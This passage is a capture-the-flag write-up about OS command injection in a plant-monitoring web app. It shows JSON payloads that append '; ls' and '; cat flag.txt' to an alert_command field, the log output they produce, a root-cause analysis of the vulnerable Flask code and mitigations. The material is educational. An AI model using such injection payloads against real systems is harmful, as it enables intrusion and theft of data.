2024-11-02 16:04:24,252 - DEBUG - http://challenge.ctf.games:31891 "GET /api/admin/logs HTTP/11" 200 21243
2024-11-02 16:04:24,254 - INFO - 10.128.0.5 - - [02/Nov/2024 16:04:24] "GET /admin/logs HTTP/1.1" 200 -
2024-11-02 16:04:24,298 - DEBUG - Decoded cookie: username=admin, is_admin=1, expiration_time=1730565136
2024-11-02 16:04:24,298 - INFO - 10.128.0.18 - - [02/Nov/2024 16:04:24] "⊡[36mGET /static/styles.css HTTP/1.1⊡[0m" 304 -
2024-11-02 16:04:26,876 - DEBUG - Decoded cookie: username=admin, is_admin=1, expiration_time=1730565136
2024-11-02 16:04:26,876 - DEBUG - Decoded cookie: username=admin, is_admin=1, expiration_time=1730565136
2024-11-02 16:04:26,878 - DEBUG - Starting new HTTP connection (1): challenge.ctf.games:31891
2024-11-02 16:04:26,907 - DEBUG - Decoded cookie: username=admin, is_admin=1, expiration_time=1730565136
```


At this time, I'm sure this is OS command injection vulnerability when I can read the result from log file.

OS Command Injection:

Moving back to the `/api/admin/setting` API, I attempted to inject another command, like `ls`, at the end of the path.

```
{
"plant_id": 1,
"alert_command": "/usr/sbin/sendmail -t; ls",
"watering_threshold": 50
}
```

Then, execute it from `/api/admin/sendmail` and go to the log file to read the result. I believe the `ls` command was executed, allowing us to confirm the presence of the `flag.txt` file in the output.




```
2024-11-02 16:16:31,268 - DEBUG - Executing alert command for plant 1: /usr/sbin/sendmail -t;ls
2024-11-02 16:16:31,268 - DEBUG - Executing command: /usr/sbin/sendmail -t;ls
2024-11-02 16:16:31,274 - DEBUG - Command output: Sending mail...
__pycache__
admin_utils.py
api.py
app.py
flag.txt
models.py
requirements.txt
server.log
static
templates
utils.py

2024-11-02 16:16:31,274 - DEBUG - Command errors:
2024-11-02 16:16:31,275 - INFO - 10.128.0.5 - - [02/Nov/2024 16:16:31] "POST /api/admin/sendmail HTTP/1.1" 200 -
2024-11-02 16:16:34,185 - DEBUG - Decoded cookie: username=admin, is_admin=1, expiration_time=1730565136
2024-11-02 16:16:34,185 - DEBUG - Decoded cookie: username=admin, is_admin=1, expiration_time=1730565136
2024-11-02 16:16:34,187 - DEBUG - Starting new HTTP connection (1): challenge.ctf.games:31891
2024-11-02 16:16:34,252 - DEBUG - Decoded cookie: username=admin, is_admin=1, expiration_time=1730565136
```

By injecting `cat flag.txt` into the `/api/admin/setting` endpoint and repeating the steps above, we can retrieve the flag.

```
{
"plant_id": 1,
"alert_command": "/usr/sbin/sendmail -t; cat flag.txt",
"watering_threshold": 50
}
```




```
2024-11-02 16:18:39,906 - DEBUG - Executing command: /usr/sbin/sendmail -t;cat flag.txt
2024-11-02 16:18:39,911 - DEBUG - Command output: Sending mail...
flag{c29c4d53fc432f7caeb573a9f6eae6c6}

2024-11-02 16:18:39,912 - DEBUG - Command errors:
2024-11-02 16:18:39,912 - INFO - 10.128.0.23 - - [02/Nov/2024 16:18:39] "POST /api/admin/sendmail HTTP/1.1" 200 -
2024-11-02 16:18:43,971 - DEBUG - Decoded cookie: username=admin, is_admin=1, expiration_time=1730565136
2024-11-02 16:18:43,971 - DEBUG - Decoded cookie: username=admin, is_admin=1, expiration_time=1730565136
2024-11-02 16:18:43,973 - DEBUG - Starting new HTTP connection (1): challenge.ctf.games:31891
2024-11-02 16:18:44,062 - DEBUG - Decoded cookie: username=admin, is_admin=1, expiration_time=1730565136
```

Analysis Root Cause:

As we can see from the source code, let's analyze how the app might be vulnerable to RCE.


In `admin_util.py`, the `alert_command` is set as `"/usr/sbin/sendmail -t"` on line 6, so the vulnerability may be caused by the API file.



admin_util.py > get_alert_command


```python
1   # admin_utils.py
2
3   # Global setting for watering threshold
4   watering_threshold = 50
5
6   alert_command = "/usr/sbin/sendmail -t"  # Default vulnerable alert command
7
8   def update_admin_settings(new_threshold):
9       global watering_threshold
10      if new_threshold:
11          watering_threshold = new_threshold
12      print(f"Watering threshold updated to: {watering_threshold}")
13
14  def set_alert_command(new_command):
15      global alert_command
16      if new_command:
17          alert_command = new_command
18      print(f"Alert command updated to: {alert_command}")
19
20  def get_alert_command():
21      """ Retrieve the currently configured alert command """
22      return alert_command
```

In the
`api.py` file, on lines 152-158, the `alert_command` variable receives a path entered by the admin, which is untrusted data (input without validation). It only checks if that path contains "/usr/sbin/sendmail". Therefore, if we inject something into that path followed by the `ls` command, it may still be considered valid.



```
138 @api.route('/api/admin/settings', methods=['POST'])
139 def update_settings():
140     user, is_admin, error = authenticate_user_from_header()
141     if error or not is_admin:
142         return jsonify({"error": "Unauthorized"}), 403
143
144     plant_id = request.json.get('plant_id')
145     if not plant_id:
146         return jsonify({"error": "Missing plant ID"}), 400
147
148     plant = next((p for p in Plant._plants if p.id == plant_id), None)
149     if not plant:
150         return jsonify({"error": "Plant not found"}), 404
151
152     alert_command = request.json.get('alert_command')
153     watering_threshold = request.json.get('watering_threshold')
154
155     if '/usr/sbin/sendmail' not in alert_command:
156         return jsonify({"error": "Alert command must include '/usr/sbin/sendmail'"}), 400
157
158     plant.alert_command = alert_command
159     plant.watering_threshold = watering_threshold
160
161     return jsonify({"message": f"Settings updated successfully for plant {plant_id}"})
```

The problem only occurs when the `alert_command` variable is executed on line 132, when the user calls the `/api/admin/sendmail` API.



```
117 @api.route('/api/admin/sendmail', methods=['POST'])
118 def sendmail_command():
119     user, is_admin, error = authenticate_user_from_header()
120     if error or not is_admin:
121         return jsonify({"error": "Unauthorized"}), 403
122
123     plant_id = request.json.get('plant_id')
124     plant = next((p for p in Plant._plants if p.id == plant_id), None)
125     if not plant:
126         return jsonify({"error": "Plant not found"}), 404
127
128     alert_command = plant.alert_command
129     logging.debug(f"Executing alert command for plant {plant.id}: {alert_command}")
130
131     try:
132         execute_os_command(alert_command)
133         return jsonify({"message": "Sendmail command executed"})
134     except Exception as e:
135         logging.error(f"Error executing command: {str(e)}")
136         return jsonify({"error": f"Failed to execute sendmail command: {str(e)}"}), 500
```

The file use `execute_os_command()` function to execute any command which leads to RCE potentially.

Mitigation:

- Using fixed path as the admin wish without allowing user to update it in the /api/admin/sendmail. Only allow user to edit other information
- Escape Shell Commands Properly

```
import shlex

user_input = "somefile.txt"
command = f"cat {shlex.quote(user_input)}"
subprocess.run(command, shell=True)
```

- Use `subprocess.run()` with argument lists

```
import subprocess

# Example: instead of using a single string command, use a list
subprocess.run(["ls", "-l", "/home/user"], check=True)
```

Reference:

https://snyk.io/blog/command-injection-python-prevention-examples/

https://semgrep.dev/docs/cheat-sheets/python-command-injection